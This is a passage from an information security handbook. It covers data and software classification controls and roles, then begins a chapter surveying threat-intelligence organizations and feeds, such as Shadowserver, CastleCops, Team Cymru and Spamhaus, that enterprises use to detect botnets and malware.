- **Public** — Information, that if disclosed outside the company, would not harm the organization, its employees, customers, or business partners.
- **Internal Use Only** — Information that is not sensitive to disclosure within the organization, but could harm the company if disclosed externally.
- **Company Confidential** — Sensitive information that requires "need to know" before access is given.

It is important to note that controls must be designed and implemented for both the information and software. It is not sufficient to classify and control the information alone. The software, and possibly the

EXHIBIT 60.3 Information/Software Classification Criteria

Classification	Storage Media	Minimum Data Controls	Minimum Software Controls	Transmission Considerations	Destruction Mechanisms
Application					

hardware on which the information and/or software resides, must also have proportionate controls for each classification the software manipulates. Below is a set of minimum controls for both information and software that should be considered.

Information — Minimum Controls

- **Encryption** — Data is encrypted with an encryption key so that the data is "scrambled." When the data is processed or viewed, it must be decrypted with the same key used to encrypt it. The encryption key must be kept secure and known only to those who are authorized to have access to the data. Public/private key algorithms could be considered for maximum security and ease of use.
- **Review and approve** — This is a procedural control, the intent of which is to ensure that any change to the data is reviewed by someone technically knowledgeable to perform the task. The review and approval should be done by an authorized individual other than the person who developed the change.
- **Backup and recovery** — Depending on the criticality of the data and ease of recovery, plans should be developed and periodically tested to ensure the data is backed up properly, and can be fully recovered.
- **Separation of duties** — The intent of this control is to help ensure that no single person has total control over the data entry and validation process, which would enable someone to enter or conceal an error that is intended to defraud the organization or commit other harmful acts. An example would be not allowing the same individual to establish vendors to an Authorized Vendor File, then also be capable of authorizing payments to a vendor.
- **Universal access: none** — No one has access to the data unless given specific authority to read, update, etc. This type of control is generally provided by security access control software.
- **Universal access: read** — Everyone with access to the system can read data with the control applied; however, update authority must be granted to specific individuals, programs, or transactions. This type of control is provided by access control software.
- **Universal access: update** — Anyone with access to the system can update the data, but specific authority must be granted to delete the data. This control is provided by access control software.
- **Universal access: alter** — Anyone with access to the system can view, update, or delete the data. This is virtually no security.
- **Security access control software** — This software allows the administrator to establish security rules as to who has access rights to protected resources. Resources can include data, programs, transactions, individual computer IDs, and terminal IDs. Access control software can be set up to allow access by classes of users to classes of resources, or at any level of granularity required to any particular resource or group of resources.

Software — Minimum Controls

- **Review and approve** — The intent of this control is that any change to the software be reviewed by someone technically knowledgeable to perform this task. The review and approval should be an authorized individual other than the person who developed the change.
- **Review and Approve Test Plan and Results**
  A test plan would be prepared, approved, documented, and followed.
- **Backup and recovery** — Procedures should be developed and periodically tested to ensure backups of the software are performed in such a manner that the most recent production version is recoverable within a reasonable amount of time.
- **Audit/history** — Information documenting the software change such as the work request detailing the work to be performed, test plans, test results, corrective actions, approvals, who performed the work, and other pertinent documentation required by the business.
- **Version and configuration control** — Refers to maintaining control over the versions of software checked out for update, being loaded to staging or production libraries, etc. This would include the monitoring of error reports associated with this activity and taking appropriate corrective action.
- **Periodic testing** — Involves taking a test case and periodically running the system with known data that has predictable results. The intent is to ensure the system still performs as expected, and does not

produce results that are inconsistent with the test case data. These tests could be conducted at random or on a regular schedule.

- **Random checking** — Production checking of defined data and results.
- **Separation of duties** — This procedural control is intended to meet certain regulatory and audit system requirements by helping ensure that one single individual does not have total control over a programming process without appropriate review points or requiring other individuals to perform certain tasks within the process prior to final user acceptance. For example, someone other than the original developer would be responsible for loading the program to the production environment from a staging library.
- **Access control of software** — In some applications, the coding techniques and other information contained within the program are sensitive to disclosure, or unauthorized access could have economic impact. Therefore, the source code must be protected from unauthorized access.
- **Virus checking** — All software destined for a PC platform, regardless of source, should be scanned by an authorized virus-scanning program for computer viruses before it is loaded into production on the PC or placed on a file server for distribution. Some applications would have periodic testing as part of a software quality assurance plan.

Defining Roles and Responsibilities

To have an effective Information Classification program, roles and responsibilities of all participants must be clearly defined. An appropriate training program, developed and implemented, is an essential part of the program. The Study Team identified to conduct the Business Impact Analysis is a good starting point to develop these roles and responsibilities and identify training requirements. However, it should be noted that some members of the original team, such as Legal, Internal Audit, or Business Continuity Planning, most likely will not be interested in this phase. They should be replaced with representatives from the corporate organizational effectiveness group, training, and possibly corporate communications.

Not all of the roles defined in the sections that follow are applicable for all information classification schemes and many of the roles can be performed by the same individual. The key to this exercise is to identify which of the *roles* defined is appropriate for your particular organization, again keeping in mind that an individual may perform more than one of these when the process is fully functional.

- **Information owner** — Business executive or business manager who is responsible for a company business information asset. Responsibilities include, but are not limited to:
  - — Assign initial information classification and periodically review the classification to ensure it still meets the business needs.
  - — Ensure security controls are in place commensurate with the classification.
  - — Review and ensure currency of the access rights associated with information assets they own.
  - — Determine security requirements, access criteria, and backup requirements for the information assets they own.
  - — Perform or delegate, if desired, the following:
    - Approval authority for access requests from other business units or assign a delegate in the same business unit as the executive or manager owner
    - Backup and recovery duties or assign to the custodian
    - Approval of the disclosure of information act on notifications received concerning security violations against their information assets
- **Information custodian** — The information custodian, usually an information systems person, is the delegate of the information owner with primary responsibilities for dealing with backup and recovery of the business information. Responsibilities include the following:
  - — Perform backups according to the backup requirements established by the information owner.
  - — When necessary, restore lost or corrupted information from backup media to return the application to production status.
  - — Perform related tape and DASD management functions as required to ensure availability of the information to the business.
  - — Ensure record retention requirements are met based on the information owner's analysis.

- **Application owner** — Manager of the business unit who is fully accountable for the performance of the business function served by the application. Responsibilities include the following:
  - — Establish user access criteria and availability requirements for their applications.
  - — Ensure the security controls associated with the application are commensurate with support for the highest level of information classification used by the application.
  - — Perform or delegate the following:
    - Day-to-day security administration
    - Approval of exception access requests
    - Appropriate actions on security violations when notified by security administration
    - The review and approval of all changes to the application prior to being placed into the production environment
    - Verification of the currency of user access rights to the application
- **User manager** — The immediate manager or supervisor of an employee. They have ultimate responsibility for all user IDs and information assets owned by company employees. In the case of nonemployee individuals such as contractors, consultants, etc., this manager is responsible for the activity and for the company assets used by these individuals. This is usually the manager responsible for hiring the outside party. Responsibilities include the following:
  - — Inform security administration of the termination of any employee so that the user ID owned by that individual can be revoked, suspended, or made inaccessible in a timely manner.
  - — Inform security administration of the transfer of any employee if the transfer involves the change of access rights or privileges.
  - — Report any security incident or suspected incident to Information Security.
  - — Ensure the currency of user ID information such as the employee identification number and account information of the user ID owner.
  - — Receive and distribute initial passwords for newly created user IDs based on the manager's discretionary approval of the user having the user ID.
  - — Educate employees with regard to security policies, procedures, and standards to which they are accountable.
- **Security administrator** — Any company employee who owns a user ID that has been assigned attributes or privileges associated with access control systems, such as ACF2, Top Secret, or RACF. This user ID allows them to set system-wide security controls or administer user IDs and information resource access rights. These security administrators may report to either a business division or Information Security within Information Systems. Responsibilities include the following:
  - — Understand the different data environments and the impact of granting access to them.
  - — Ensure access requests are consistent with the information directions and security guidelines.
  - — Administer access rights according to criteria established by the Information Owners.
  - — Creat and remove user IDs as directed by the user manager.
  - — Administer the system within the scope of their job description and functional responsibilities.
  - — Distribute and follow up on security violation reports.
  - — Send passwords of newly created user IDs to the manager of the user ID owner only.
- **Security analyst** — Person responsible for determining the data security directions (strategies, procedures, guidelines) to ensure information is controlled and secured based on its value, risk of loss or compromise, and ease of recoverability. Duties include the following:
  - — Provide data security guidelines to the information management process.
  - — Develop basic understanding of the information to ensure proper controls are implemented.
  - — Provide data security design input, consulting and review.
- **Change control analyst** — Person responsible for analyzing requested changes to the IT infrastructure and determining the impact on applications. This function also analyzes the impact to the databases, data-related tools, application code, etc.

- **Data analyst** — This person analyzes the business requirements to design the data structures and recommends data definition standards and physical platforms, and is responsible for applying certain data management standards. Responsibilities include the following:
  - — Design data structures to meet business needs.
  - — Design physical data base structure.
  - — Create and maintain logical data models based on business requirements.
  - — Provide technical assistance to data owner in developing data architectures.
  - — Record metadata in the data library.
  - — Creat, maintain, and use metadata to effectively manage database deployment.
- **Solution provider** — Person who participates in the solution (application) development and delivery processes in deploying business solutions; also referred to as an integrator, application provider/programmer, IT provider. Duties include the following:
  - — Work with the data analyst to ensure the application and data will work together to meet the business requirements.
  - — Give technical requirements to the data analyst to ensure performance and reporting requirements are met.
- **End user** — Any employees, contractors, or vendors of the company who use information systems resources as part of their job. Responsibilities include:
  - — Maintain confidentiality of log-on password(s).
  - — Ensure security of information entrusted to their care.
  - — Use company business assets and information resources for management approved purposes only.
  - — Adhere to all information security policies, procedures, standards, and guidelines.
  - — Promptly report security incidents to management.
- **Process owner** — This person is responsible for the management, implementation, and continuous improvement of a process that has been defined to meet a business need. This person:
  - — Ensures data requirements are defined to support the business process.
  - — Understands how the quality and availability affect the overall effectiveness of the process.
  - — Works with the data owners to define and champion the data quality program for data within the process.
  - — Resolves data-related issues that span applications within the business processes.
- **Product line manager** — Person responsible for understanding business requirements and translating them into product requirements, working with the vendor/user area to ensure the product meets requirements, monitoring new releases, and working with the stakeholders when movement to a new release is required. This person:
  - — Ensures new releases of software are evaluated and upgrades are planned for and properly implemented.
  - — Ensures compliance with software license agreements.
  - — Monitors performance of production against business expectations.
  - — Analyzes product usage, trends, options, competitive sourcing, etc. to identify actions needed to meet project demands of the product.

Identifying Owners

The steps previously defined are required to establish the information classification infrastructure. With the classifications and their definitions defined, and roles and responsibilities of the participants articulated, it is time to execute the plan and begin the process of identifying the information owners. As stated previously, the information owners *must* be from the business units. It is the business unit that will be most greatly affected if the information becomes lost or corrupted; the data exists solely to satisfy a business requirement. The following criteria must be considered when identifying the proper owner for business data:

- Must be from the business; data ownership is *not* an IT responsibility.
- Senior management support is a key success factor.
- Data owners must be given (through policy, perhaps) the necessary authority commensurate with their responsibilities and accountabilities.
- For some business functions, a multi-level approach may be necessary.

A phased approach will most likely meet with less resistance than trying to identify all owners and classify all information at the same time. The Study Team formed to develop the roles and responsibilities should also develop the initial implementation plan. This plan should consider using a phased approach — first identifying from the risk assessment data those applications that are critical or most important by orders of magnitude to the corporation (such as time-critical business functions first, etc.). Owners for these applications are more easily identified and probably are sensitized to the mission criticality of their information. Other owners and information can be identified later by business functions throughout the organization.

A training program must also be developed and be ready to implement as the information owners and their delegates are named. Any tools such as spreadsheets for recording application and information ownership and classification and reporting mechanisms should be developed ahead of time for use by the information owners. Once the owners have been identified, training should commence immediately so that it is delivered at the time it is needed.

Classify Information and Applications

The information owners, after completing their training, should begin collecting the meta data about their business functions and applications. A formal data collection process should be used to ensure a consistency in the methods and types of information gathered. This information should be stored in a central repository for future reference and analysis. Once the information has been collected, the information owners should review the definitions for the information classifications, and classify their data according to that criteria. The owners can use the following information in determining the appropriate controls for the classification:

- Audit information maintained: how much and where it is, and what controls are imposed on the audit data
- Separation of duties required: yes or no; if yes, how is it performed
- Encryption requirements
- Data protection mechanisms; access controls defined based on classification, sensitivity, etc.
- Universal access control assigned
- Backup and recovery processes documented
- Change control and review processes documented
- Confidence level in data accuracy
- Data retention requirements defined
- Location of documentation

The following application controls are required to complement the data controls, but care should be taken to ensure all controls (both data and software) are commensurate with the information classification and value of the information:

- Audit controls in place
- Develop and approve test plans
- Separation of duties practiced
- Change management processes in place
- Code tested, verified for accuracy
- Access control for code in place
- Version controls for code implemented
- Backup and recovery processes in place

Ongoing Monitoring

Once the information processes have been implemented and data classified, the ongoing monitoring processes should be implemented. The internal audit department should lead this effort to ensure compliance with policy and established procedures. Information Security, working with selected information owners, Legal, and other interested parties, should periodically review the information classifications themselves to ensure they still meet business requirements.

The information owners should periodically review the data to ensure that it is still appropriately classified. Also, access rights of individuals should be periodically reviewed to ensure these rights are still appropriate for the job requirements. The controls associated with each classification should also be reviewed to ensure they are still appropriate for the classification they define.

Summary

Information and software classification is necessary to better manage information. If implemented correctly, classification can reduce the cost of protecting information because in today's environment, "one size fits all" will no longer work within the complexity of most corporation's heterogeneous platforms that make up the IT infrastructure. Information classification enhances the probability that controls will be placed on the data where they are needed the most, and not applied where they are not needed.

Classification security schemes enhance the usability of data by ensuring the confidentiality, integrity, and availability of information. By implementing a corporate-wide information classification program, good business practices are enhanced by providing a secure, cost-effective data platform that supports the company's business objectives. The key to the successful implementation of the information classification process is senior management support. The corporate information security policy should lay the groundwork for the classification process, and be the first step in obtaining management support and buy-in.

Chapter 4

Using Quasi-Intelligence Resources to Protect the Enterprise

Craig A. Schiller

Contents

Background
Identifying the Kinds of Information an Enterprise or University Should Try to Gather
External Sources
- Places or Organizations Where Public Information Can Be Found
  - Research and Education Networking–Information Sharing and Analysis Center
  - Shadowserver
  - Bleeding Threat
  - Castlecops.com or Phishing Incident Response and Termination
  - CYMRU
  - Infiltrated.net
  - Spamhaus
  - Internet Crime Complaint Center
  - National Cyber-Forensics and Training Alliance
  - Internet Security Operations Task Force
- Membership Organizations
- Confidentiality Agreements
- The Role of Intelligence Sources in Aggregating Enough Information to Make Law Enforcement Involvement Practical

Internal Sources
What Do You Do with the Information When You Get It?
Counterintelligence: The Next Step
Summary

The times they are a changing

Bob Dylan

Background

Enterprises used to be able to handle the threats themselves. As the threats have grown in scope, they have grown beyond the boundaries of the enterprise.

In the beginning, battling malicious code was a desktop-only concern. The viruses attacked a single computer, our tools defended individual computers. The targets of viruses were files or boot sectors of disks. At first our tools were integrity checkers that confirmed known goodness. Later we began to recognize bad code and created small signatures that we could count on to discriminate bad code from good. The use of antivirus programs was not widespread. During the time that signatures were being developed, several private databases (like Patricia Huffman's VSum) were used by information security professionals to recognize the signs of a virus infection.

Information security professionals compared observed behavior and characteristics with the database entries to determine if they matched a known virus. Using this method, the individual information security professional could find viruses for which no signatures had been developed. Information security professionals would use the database to search for entries that included the behavior or files that they had observed. In this way they might recognize a virus even if no signature had been developed for this particular strain. The behavior was recognizable even if bits had been twiddled to avoid matching an existing signature. It was a heuristic process that was later emulated in antivirus products.

As computers shifted from stand-alone systems to networked workstations, the primary mode of infection shifted as well, from files, to e-mails, and then to network exploits against vulnerabilities. The number of viruses climbed, making it difficult for individuals to keep up without the help of vendors.

Until the 1990s, enterprise security was largely performed in-house, with little apparent reliance on outside resources. That is, most threats of the day could be detected and responded to, in their entirety, within the boundaries of the company using packaged security products. With sensors (e.g., firewalls) along the edge and antivirus (A/V) on the servers and desktops a company stood a pretty good chance of protecting itself from the threats. Even so, the Department of Energy and the Department of Defense realized as early as 1988 that some aggregation and distribution of threat information was needed and thus founded the computer incident advisory capability (CIAC) and Computer Emergency Response/Team Coordination Center (CERT/CC), respectively.

In the late 1990s, enterprise protection was extended through the use of intrusion detection and intrusion prevention tools. The image of self-reliance was an illusion. The threat of these early days was simple enough that intelligence gathering and aggregation of data could be packaged and delivered as commodities. Behind the antivirus software and intrusion detection system/intrusion prevention system (IDS/IPS) packages stood as an intelligence apparatus, harvesting security reports and converting them into neatly wrapped signatures and profiles.

Managed security services (MSS) began to appear. Soon after the introduction of MSS, vendors of these services began to offer the use of their aggregated clients' experiences as an early warning to other enterprise customers. The products offered alerts as well as IDS/IPS and firewall rules created in response to new threats.

With the advent of malware driven by organized crime, the threat has evolved past three points of detection by signature or even single perspective heuristics.

Here is what Gartner's *Magic Quadrant* recently said on the subject:

> Traditional signature-based antivirus products can no longer protect companies from malicious code attacks. Vendors must execute product and business strategies to meet the new market requirements for broader malicious code protection.
>
> **Arabella Hallawell***

Even A/V vendors have come to the same conclusion, as evidenced by "New approaches to malware detection," an article by Ellen Messmer in the April 30, 2007, issue of *Network World.* The article quotes Brian Foster, Symantec's Senior Director for Product Management, as saying "Everyone agrees signature-based defense is not enough." In the same article, Paul Moriarty, director of Internet Content Security for Trend Micro, said they were looking beyond the signature-based approach, which "has utility but some limitations." Trend Micro hopes to augment traditional signature-based technology with analysis of patterns of traffic to desktops or servers. Further, Trend Micro is looking at promising research regarding blocking traffic to Web sites whose domain names have existed for fewer than five days.

This is not to say that existing antivirus products should no longer be used. On the contrary, it is saying that existing A/V products must be augmented with information and products that address different aspects of the threat to be effective. Increasingly malicious code authors are employing encryption, polymorphism, hide tools, and rootkits to avoid detection. If the attack vector is password guessing or brute force, then the bot-herder takes actions as a legitimate user. The first action one takes is to run a batch file that turns off antivirus products. In addition, more and more code is coordinated and controlled across the network.

All this adds up to a move toward the inclusion of intelligence information and the network perspective in detection. Table 4.1 provides a list of sources of malware information, a description of the data provided, and the security goal to which the information applies.

There are now some attacks that involve no malicious code on the victim's computer (man in the middle, pharming using domain name system [DNS] spoofing). Recently there have been signs of some botnet agents being controlled via terminal services or other remote control technologies rather than by a resident botnet client. These may be using existing remote control software where available (Carbon Copy, virtual network computing [VNC], remote desktop protocol [RDP] terminal services, etc.). This has the advantage of creating botnet clients without the presence of betraying malware. If the bot-herder needs special code for a task, the code need exist only when it is needed (just-in-time malware). This reduces the detectable footprint both in size and in temporal range.

Sometimes the only evidence that a system is owned is data that is collected somewhere else. Sometimes the data is located on other systems owned by your organization. Other times the data is found on systems outside the organization.

---

* From *Magic Quadrant for enterprise antivirus, January 2005: Vendors must address new malicious code threats*, Feb. 22, 2005. www.gartner.com.

Table 4.1 Categories of Intelligence Data Used against Malware

Type	*Description*	*Security Goal*
Community virus database	9/1/1998 (last known version); Patricia Hoffman's VSum hypertext listing of viruses. Virus-L, virus.comp, *Computer Virus Catalog*; published by the Virus Test Center in Hamburg. The Wild List (http://www.wildlist.org/WildList/), vendor tables of virus information available from most A/V vendors.	Originally a database to help users figure out which virus they had by comparing symptoms to the list of known virus characteristics. Today's lists are merely a cross-reference of the polyphony of A/V vendor's names for the same instance of a virus. Some vendor lists provide a fair amount of information. The vendor lists usually have limited search capability.
Specific virus removal tools	1987; Two tools (immune and unvirus) created by Hebrew University, one to detect whether a computer had the Jerusalem virus, the other to remove it; more recently A/V companies have produced virus removal tools in response to specific viruses, like Blaster.	Incident response to a virus attack, defensive, no intelligence value.
Integrity checkers	System file checker (SFC), Tripwire	A method or tool for ensuring that static files remain verifiably unchanged since their creation or installation. Similar technology is used today in communications protocols to ensure that messages received are unchanged during transmission.
Virus signature/profile checkers	Most A/V and IDS/IPS tools. A method for detecting and identifying a known virus that uses a small, unique pattern that is present in the virus. Issues occur when a pattern is discovered to be nonunique.	Contributes the identity of many viruses to the total intelligence picture.
Heuristics/anomaly detection	Most A/V and IDS/IPS tools. Heuristic methods flag deviations from a model of acceptable behavior as anomalies. False-positives occur when acceptable anomalous behavior is not understood. False-negatives occur when the model of acceptable behavior is flawed. An alternative to this approach is to catalog known unacceptable behavior.	Heuristic detection has the potential to detect previously unknown viruses.

Organic communication channels for notification of exploits	Abuse e-mail—e-mails sent to the organization's published abuse e-mail address. Help desk trouble tickets informing IT of compromised hosts, reports of abuses, etc.	Identifies compromised hosts, Digital Millenium Copyright Act (DMCA) violations, spam relays, and failures of spam engines; collects miscellaneous abuse complaints from users. Systems identified here can be a potential source of intelligence information.
Enterprise A/V management tools	Central quarantine, central reporting.	Identifies compromised hosts.
External group notifications	Network for Education and Research in Oregon, Recording Industry Association of America (RIAA), Home Box Office (HBO).	Identifies compromised hosts, DMCA violations, spam relays, and phishing Web sites.
Receiving intel from aggregating groups	Information Sharing and Analysis Centers (ISACs), Shadowserver.	Identifies C&C servers; alerts about near-time attacks, new vulnerabilities, technical and operational discussions from peers.
Gathering local intelligence	Workstation and server audit logs, firewall logs, forensic examinations, Ourmon, Snort, CWSandbox, Fiddler, Google searches, darknets.	Identifies compromised hosts that are quiet or use undetectable communications techniques. Identifies intermediate participants in phishing attacks; discovers C&C servers and drop sites; discovers exploited Web sites used for spam, phishing, botnet activity. Discovers attack vectors and local botnet members. Detects and prevents botnets that others have seen. Interrupts communication with known C&C servers.
Sharing intel with aggregating groups	Phishing Incident Response and Termination, Internet Security Operations Task Force, Anti-Phishing Working Group, Research and Education Networking–ISAC	Community aggregation of reports, creating enough of a body of evidence that makes law enforcement participation worthwhile. Letting other companies and organizations leverage what you know. Greater effectiveness in taking down bad sites.

The information in Table 4.1 can lead you to explore new sources of information, which may improve your ability to detect and respond to malware.

Identifying the Kinds of Information an Enterprise or University Should Try to Gather

Organizations need tools that can help detect or reveal botnets and other malicious code even when A/V tools report nothing. They need insights into behaviors and components that can be used to confirm the presence, activity, or effects of malware.

The value of these intelligence sources is that they may reveal botnet, phishing, or spam activity that local network sensors (collection efforts) may not see or do not report. Using these resources you can gain:

- Knowledge of attacks by your own organization's resources on others
- Knowledge of attacks by other systems on your resources
- Knowledge of attacks on other organizations similar to yours
- Knowledge of attempts by your assets to communicate with known C&C servers
- Lists of known C&C servers, ports, and channels
- Results of aggregate data from honeynets, honeypots, and darknets across the Internet
- Access to analysis reports on current threats
- Access to analysis of individual instances of malware
- Access to special tools or special collections of data
- Access to detailed discussions of real uncensored events
- Access to a professional community with similar security concerns
- Access to bleeding edge IDS signatures

External Sources

There are a myriad of sources of information on the various threats, so that it is necessary to choose the most relevant and applicable source.

Places or Organizations Where Public Information Can Be Found

There are many organizations online where quasi-intelligence can be found. Unfortunately, there is no room to cover them all. The author has selected a representative sample of useful organizations. In your sector of the economy there will likely be similar organizations that will provide similar intelligence information.

In response to 9/11, the United States created several Information Sharing and Analysis Centers (ISACs), organized along critical infrastructure boundaries. The umbrella for these centers is called the ISAC Council (http://www.isaccouncil.org/). There are ISACs that serve the communications, electricity, emergency management and response, financial services, highways, information technology, multistate, public transit, surface transportation, supply chain, water, and worldwide sectors. There is also an ISAC dedicated to Research and Education Networking (REN), with which the author is most familiar and which will be described more fully.

Research and Education Networking–Information Sharing and Analysis Center

REN–ISAC (http://www.ren-isac.net) is a cooperative organization for higher education and research institutes that was formally established in February 2003. REN–ISAC is one of many ISACs that were created in response to the needs of the Department of Homeland Security (DHS).

The goal of REN–ISAC (from the REN–ISAC Web page) is to

> Develop a trusted community for sharing information regarding cybersecurity threat, incidents, response, and protection, specifically designed to support the unique environment and needs of higher education and research organizations. The trust community will provide a forum for sharing sensitive information, a source for trusted contact information, a meeting point for peers, a means to facilitate communications, and methods for improving cybersecurity awareness and response.

In addition to sharing information among members, REN–ISAC also has established sharing relationships with DHS, U.S.-CERT, other ISACs, private network security collaborations, and others. It also has relationships with Educause and Internet2. From the REN–ISAC Web site:

> The REN-ISAC receives, analyzes and acts on operational, threat, warning and actual attack information derived from network instrumentation and information sharing relationships. Instrumentation data include netflow, router ACL counters, darknet monitoring, and Global Network Operations Center operational monitoring systems.

REN–ISAC is a membership organization that requires vetting before access to forums and shared data is granted.

Shadowserver

Shadowserver is an organization of volunteers established in 2004. The mission of the Shadowserver Foundation is to "improve the security of the Internet by raising awareness of the presence of compromised servers, malicious attackers, and the spread of malware" (from the Shadowserver Web site). From the Shadowserver Web site, the foundation meets its mission by

- Capturing and receiving malicious software or information related to compromised devices
- Disassembling, sandboxing, and analyzing viruses and Trojans
- Monitoring and reporting on malicious attackers
- Tracking and reporting on botnet activities
- Disseminating cyber threat information
- Coordinating incident response

Shadowserver Foundation is well organized, with teams established to focus on botnets, E-fraud, honeypots, malware, and tools (toyshop), as well as a management team. Criminal activity is reported to the appropriate authority.

Shadowserver provides a mailing list (http://www.shadowserver.org/mailman/listinfo/shadowserver) that will send you a monthly update of the top command and control (C2)

servers sorted in various ways. There are valuable white papers, a knowledge base, graphs, and links on the Web page. You can also report botnets directly on the Web page (http://www.shadowserver.org/wiki/pmwiki.php?n=Involve.SubmitABotnet).

Until recently, the Shadowserver Web site provided a list of C&C IP addresses. This list has been taken down to prevent its use for malicious purposes. You can request access to the list by providing your full contact information as well as the purposes for which you require access to the data. Send the request to admin@shadowserver.org. If you do not have access to one of the vetting quasi-intelligence organizations, then this list is essential. You can use this list at the firewall to detect internal botclients trying to communicate to their C&C servers or in your DNS to notify you of queries while preventing communication.

This list, formatted for use in Snort, can be found on http://www.bleedingthreats.net/index.php/about-bleeding-edge-threats/all-bleeding-edge-threats-signatures/.

Bleeding Threat

Bleeding Threat (www.bleedingthreats.net) was founded in 2003 by Matt Jonkman and James Ashton. At that time there was no central repository of open-source IDS profiles. Security professionals had to subscribe to a number of mailing lists and make regular visits to several Web sites to find the latest and best IDS signatures. To address that need, the primary project at Bleeding Threat is the Bleeding Edge Threats Snort Ruleset. This project is staffed by expert information security volunteers.

Castlecops.com or Phishing Incident Response and Termination

CastleCops® is an essential resource in every security professional's tool chest. Here is the mission statement from their Web site:

> **CastleCops®** is a volunteer security community focused on making the Internet a safer place. All services to the public are free, including malware and rootkit cleanup of infected computers, malware and phish investigations and terminations, and searchable database lists of malware and file hashes.
>
> Education and collaborative information sharing are among CastleCops highest priorities. They are achieved by training our volunteer staff in our anti-malware, phishing, and rootkit academies and through additional services including CastleCops forums, news, reviews, and continuing education.
>
> CastleCops consistently works with industry experts and law enforcement to reach our ultimate goal in securing a safe and smart computing experience for everyone online.

The Web site has essential information for anyone trying to interpret the log files of Hijack This (http://www.castlecops.com/HijackThis.html). On the main Web page, the index items beginning with "O" and a number refer to a specific section of the Hijack This log. The author has found forum participants on CastleCops to be very knowledgeable. The PIRT database is a primary intelligence resource. Individuals can contribute suspected phishing e-mails to the database. The phishing incident response and termination (PIRT) team is a community of volunteers dedicated to taking down phishing sites (as originally conceived by Robin Laudanski). An overview of the PIRT team can be found at http://wiki.castlecops.com/PIRT. Individuals who wish to report phishing e-mails or Web sites can e-mail the information to pirt@castlecops.com or the information can be entered directly into the Fried Phish tool.

PIRT handlers are selected based on an appropriate background. They are trained in the use of the Fried Phish tools. New handlers work with mentors until the mentor is satisfied with the quality of reports generated by the new handler. Reports from individuals are placed into a suspected phish queue. Handlers confirm the report by gathering data about the reported phish, including retrieving the code from the suspected phishing Web site. Those that are validated are moved into a "confirmed phish" queue. Next, handlers attempt to contact either the server owner or the Internet Service Provider (ISP) in an effort to terminate the phishing site. Successfully terminated phishing sites are added to the "terminated phish" database. There is very little chance of a false-positive surviving this process.

Verified phishing sites are shared with a long list of organizations. As of April 30, 2007, the list included the following:

> 1&1 Internet AG, 8e6 Technologies, Alice's Registry, Anti-Phishing Working Group, APACS Security Unit, Arbor Networks, Australian Computer Emergency Response Team (AusCERT), Authentium, Blue Coat, Brand Dimensions, CERT/Software Engineering Institute/Carnegie Mellon University, ClamAV, Compete, Co-Logic, ContentKeeper Technologies, CyberDefender, Cyveillance, EveryDNS, Federal Bureau of Investigation (FBI), Firetrust, For Critical Software Ltd., Fortinet, Forum of Incident Response and Security Teams (FIRST), FraudWatch International, IronPort, Infotex, Internet Crime Complaint Center (IC3), Internet Identity, Intellectual Property Services, Korea Information Security Agency (KISA), Korea Internet Security Center (KrCERT/CC), Laboratoire d'Expertise en Securite Informatique (LEXSI), Malware Block List, National Cyber-Forensics and Training Alliance (NCFTA), Netcraft, NYSERNet, Okie Island Trading Company, OpenDNS, Pipex, Research and Education Networking Information Sharing and Analysis Center (REN-ISAC), Rede Nacional de Ensino e Pesquisa (RNP), SonicWALL, Sunbelt-Software, Support Intelligence, SURBL, Symantec, Team Cymru, Thomas Jefferson National Accelerator Facility (JLab), TrustDefender, United Online, United States Computer Emergency Readiness Team (DHS US-CERT), Websense, Webwasher, XBlock, Yahoo!

CastleCops provides a free XML feed service into the phish database. The feed is a 30-day rolling window showing both the terminated and the confirmed URLs, their associated Autonomous System Numbers (ASNs), and the PIRT database reference ID number. To request the feed, send an e-mail to Paul Laudanski (paul@castlecops.com) for authorization.

CYMRU

According to the CYMRU Web site (www.cymru.com), Team CYMRU is

> a corporation of technologists interested in making the Internet more secure. We are a group of geeks who are passionate about network security and in helping the community identify and eradicate problems within their networks.

Team CYMRU was founded in 1998 by Rob Thomas as an Internet security think tank. Team CYMRU works with over 700 vendors, researchers, and providers. Team CYMRU provides lists of bogons (Internet Protocol [IP] ranges that should never appear in the Internet, e.g., 127.0.x.x; blocks of IP addresses that have not been allocated to any regional Internet registry; etc.) in a

"plethora of formats." Rob Thomas documented the use of bogons against a frequently attacked site in a paper titled "60 Days of Naughtiness." Sixty percent of the attacks used obvious bogons. Their database is updated daily with changes from the Internet Assigned Numbers Authority. The associated Web pages also provide assistance for those wanting to start filtering bogons.

Once you have begun to look for intelligence sources you will run into tables that provide only the ASN or that provide only the IP address for sites. Team CYMRU provides a conversion utility in the form of an IP-to-ASN "whois" page (https://asn.cymru.com/). The ASN is used in Border Gateway Protocol (BGP), which exists at the same network layer as IP. BGP is designed for passing traffic between networks as opposed to within them. A single ASN is used to represent all of the blocks of IP addresses associated with a single organization. When you retrieve whois information about an ASN you can get information about all of the IP blocks belonging to the organization with that ASN. This may help you get to someone who can help shut down a rogue site.

The CYMRU Web site also provides a valuable library of expert papers, presentations, and tools, many of them dealing with BGP security. There is also a section devoted to darknets and how to create your own.

Infiltrated.net

Infiltrated.net is a list of IP addresses that have attempted brute-force password attacks against machines administered by the Web site owner (http://www.infiltrated.net/bforcers/masterlist.txt).

Spamhaus

Spamhaus (www.spamhaus.org) provides a wealth of information useful to spam fighters. They also provide the Spamhaus DROP (do not route or peer) list (http://www.spamhaus.org/drop/index.lasso). This list is a small subset of the larger Spamhaus block list (SBL) list provided for firewall and routing equipment. According to the Spamhaus Web site:

> The DROP list will NEVER include any IP space "owned" by any legitimate network and reassigned—even if reassigned to the "spammers from hell." It will ONLY include IP space totally controlled by spammers or 100% spam hosting operations. These are "direct allocations" from ARIN, RIPE, APNIC, LACNIC, and others to known spammers, and the troubling run of "hijacked zombie" IP blocks that have been snatched away from their original owners (which in most cases are long dead corporations) and are now controlled by spammers or netblock thieves who resell the space to spammers.

Both the DROP list and the SBL list can be used to alert you to any communications between hosts in your organization and known spammer's assets.

Internet Crime Complaint Center

Internet Crime Complaint Center (IC3) is a partnership of the FBI and the National White Collar Crime Center (NWC3). From the IC3 Web site:

> IC3's mission is to serve as a vehicle to receive, develop, and refer criminal complaints regarding the rapidly expanding arena of cyber crime. The IC3 gives the victims of

> cyber crime a convenient and easy-to-use reporting mechanism that alerts authorities of suspected criminal or civil violations. For law enforcement and regulatory agencies at the federal, state, local and international level, IC3 provides a central referral mechanism for complaints involving Internet related crimes.

National Cyber-Forensics and Training Alliance

National Cyber-Forensics and Training Alliance (NCFTA) is a partnership of industry, academia, and law enforcement. From the NCFTA Web site, NCFTA

> provides a neutral collaborative venue where critical confidential information about cyber incidents can be shared discreetly, and where resources can be shared among industry, academia and law enforcement.
>
